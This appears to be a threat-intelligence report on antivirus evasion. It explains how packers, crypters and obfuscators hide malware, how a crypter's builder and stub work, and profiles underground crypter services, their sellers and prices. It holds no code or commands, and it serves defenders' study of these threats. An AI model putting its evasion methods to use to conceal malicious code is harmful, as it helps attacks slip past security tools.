
Many cybercriminals take advantage of existing tools and techniques used by legitimate software developers

The use of antivirus, or AV, software is ubiquitous across many if not all computer systems, providing a layer of defense against malware and malicious code. This software is normally based on signatures executed against files or memory in order to identify malicious activity.

Over time, these identification and protection technologies have evolved, become more stringent, and have improved detection techniques. Further, the increased sophistication of certain threats has led to the growth of the threat intelligence sector, where companies can detect and analyze these threats before they can reach targeted network infrastructure. These threat intelligence and antivirus companies rely on reverse engineers for malware analysis, and after a reversing process they create signatures to identify these files or threats.

Faced with novel detection methods, threat actors continue to innovate and come up with new ways to avoid and bypass detection tools and complicate the work of reverse engineers. Interestingly, many of these take advantage of existing techniques used by software development

companies to protect their IP and sign their work as original. Among these techniques, the most frequently used are packers, crypters, obfuscators and code signing.



Different evading services offered in a popular underground forum

Many threat actors have also developed and trade their own tools in the underground too, turning a profit from the sale of these services. Most of these techniques and tools are covered by the MITRE PRE ATT&CK tactics "Build capabilities"[ii] and "Adversary OPSEC,"[iii] including the following techniques:

- Acquire or compromise 3rd party signing certificates (T1310)
- Host-based hiding techniques (T1314)
- Obfuscate or encrypt code (T1319)
- Create custom payloads (T1345)
- Remote Access Tool development (T1351)
- Post compromise tool development (T1353)

Packers and crypters

Packers compress the original malicious executables by creating a smaller file and hiding the original functionality


Packers and crypters are software created to hide malicious payloads and malware from being detected by security software (usually AV), and protect them from reverse engineers attempting analysis. This is achieved by adding one or several layers on top of the original code, with a distinction between a packer and a crypter. Although this is the main goal of both types of malware protectors, there are differences between them.

A packer usually compresses the original malicious executables by creating a smaller file and hiding the original functionality. Once the compressed binary is executed in the victim's machine, it decompresses itself in memory and executes the original malware code. In the past, this kind of technique was used in legitimate software to distribute smaller executables, but nowadays it's normally used to distribute malware because there is rarely such necessity for compression.

Crypters encrypt malicious programs and in execution, decrypt them to perform the malicious behavior

Crypters, commonly known in underground forums as FUD (fully undetectable), are executables with the capability to encrypt malicious programs and in execution, decrypt them to perform the malicious behavior.

There are two main elements in each crypter: the builder is the software that encrypts the malware and generates a stub. The stub is generated uniquely and performs the decryption and execution of the malware in the victim's computer. Sometimes the same stub can decrypt different malware, generated by the same builders using different keys.




Building process of encrypted malware with stub

Currently most packers and crypters are focused on evading detection and protecting malware. They often include some obfuscation and anti-analysis techniques to complicate reverse engineering and AV detection.

There is a significant price differential between products, which can be grouped into three categories. First, public packers and crypters are often free in some underground forums, or they are open licensed software. These are usually easy to detect and decompress/decrypt because they are known.

Second, private, custom or unique packers and crypters designed for the use of just one actor vary in price, fetching $100-300 USD depending on the level of complexity of the packer/crypter.

Finally, private services have user licenses, just like legitimate software, and are subscription-based usually between $30-90 USD per month. The latter are more complicated to unpack/decrypt since the code is not published and is constantly evolving to maintain its FUD status.



Aquatico selling NTCrypt service in Hack Forums underground forum

Products and services

Packers and crypter service offerings are widespread and many threat actors act as providers of this functionality to other cybercriminals. This section highlights a number of these services and actors for their popularity, complexity, and efficiency.

UPX

UPX (Ultimate Packer for Executables) is an open source executable packer that supports a large number of file formats in different architectures. It claims to have a very large compression ratio (better than winzip, zip and other known software), and rapid decompression.
UPX is very well known and many threat actors use this packer to distribute their malware. However, given its popularity and open source code (https://upx.github.io/), it is easy to detect and decompress, with many AV engines using unpackers to analyze the compressed files. DarkComet, a freeware remote access Trojan (RAT) with features including a password stealer, remote shell, keylogger, DDoS, and others, provides an option to pack the UPX payload in its builder.

Robocrypt


Robocrypt was one of the first crypter services that became mainstream amongst cybercriminals. The service started back in 2011 and was active until the end of 2012. At the time, most cybercriminals were focused on spreading banking malware, so Robocrypt was a pioneering service. The use of APIs to communicate with web services was non-existent, so the clients of the service used a normal HTML form to upload malware samples then download a crypted version of the code. At this point in time, cryptocurrencies did not exist so payments were made using WebMoney and Liberty Reserve. The price for a one-time service was around $15 USD.

Robocrypt login page with a Futurama theme

VIP Crypt

VIP Crypt is one of most well-known active crypters. It has been commercialized by the Russian threat actor "MrLapis," across numerous forums, including Hack Forums, cardx and skyfraud. It is based on a subscription service model priced at $500 USD in Bitcoin or WebMoney, but also has the option of one-time crypt for $50 USD.

VIP Crypt is able to encrypt DLL and EXE compiled for x86 architectures, and add-ons include an anti-emulator and a polymorphic engine. This is a known technique that mutates the code in every execution without altering the algorithm function. It currently claims to be fully undetectable.




MrLapis selling VIP Crypt in an underground forum


Themida

Themida is a legal software protector that includes a variety of functions to protect the application from being reversed and cracked. Though developed for legitimate software, it is often also used for malware. It includes crypter and packer techniques, and a lot of "anti" features, including anti-debugger, anti-memory reading and writing, anti-tracing, anti-monitors, etc. It also uses numerous other techniques including polymorphism, data relocation, garbage code insertions, amongst others.

APT38, a North Korean state-sponsored actor responsible for attacks against numerous financial institutions, used Themida to pack their custom malware and go undetected by AV engines.



Themida tool protection options



Themida tool protection macros

Other products

In order to better service the intelligence community, we include here the names of several tools that can be found in underground forums. Some of these have since become services, but others are unique tools sold to individuals. Some of the best-known include:

- Greencrypt
- Spartan crypter
- Warzone crypter
- CyberSeal
- JanaWhite
- Cassandra
- AtillaCrypt
- StaticCrypt
- crypterx
- NTCrypt


Threat actor usage

Packers and crypters are used by most actors involved in malware development or malware distribution in order to try keep the malware off the radar of AV products. The list is too long to list here, but it is important to highlight that they are used by both cybercriminal groups who look for financial gain (such as actors behind GandCrab, Emotet, Trickbot, etc.), and also state-sponsored groups (such as OilRig, APT39, Machete, etc.).

GandCrab

The actor behind GandCrab, a popular but now inactive ransomware family, collaborated with NTCrypt authors in order to offer their clients an encrypted version of GandCrab ransomware and bundled for a lower fee. This offering involved a one-time crypt, a private stub and another for a mass-spreading that included two stubs per day.

At the same time "Aquatico," the actor advertising NTCrypt, was offering services in other underground forums but with different pricing and subscriptions. This demonstrated that cybercriminals were keen to collaborate with each other, looking for partnerships which could benefit both sides – once again reflecting the legitimate cybersecurity industry.



GandCrab and Aquatico announcing their partnership in exploit.in (auto-translated)

Obfuscators

Obfuscators are tools which obscure or disguise the source code of a program to make it more difficult to analyze. This can be performed through a number of techniques, including:

- Changing the names of the variables or symbols of the application to a meaningless or deceptive word. This can make following the code tricky for the reverse engineer
- Modifying the structure of functions or methods without changing their functionality or logic; for example putting the body of a function in the main code instead of the function call
- Concealing strings creating functions to generate strings based on algorithms; for example storing the strings disordered and rearranging it in execution.
- Adding dead code that never will be executed or adding object code without source code equivalent
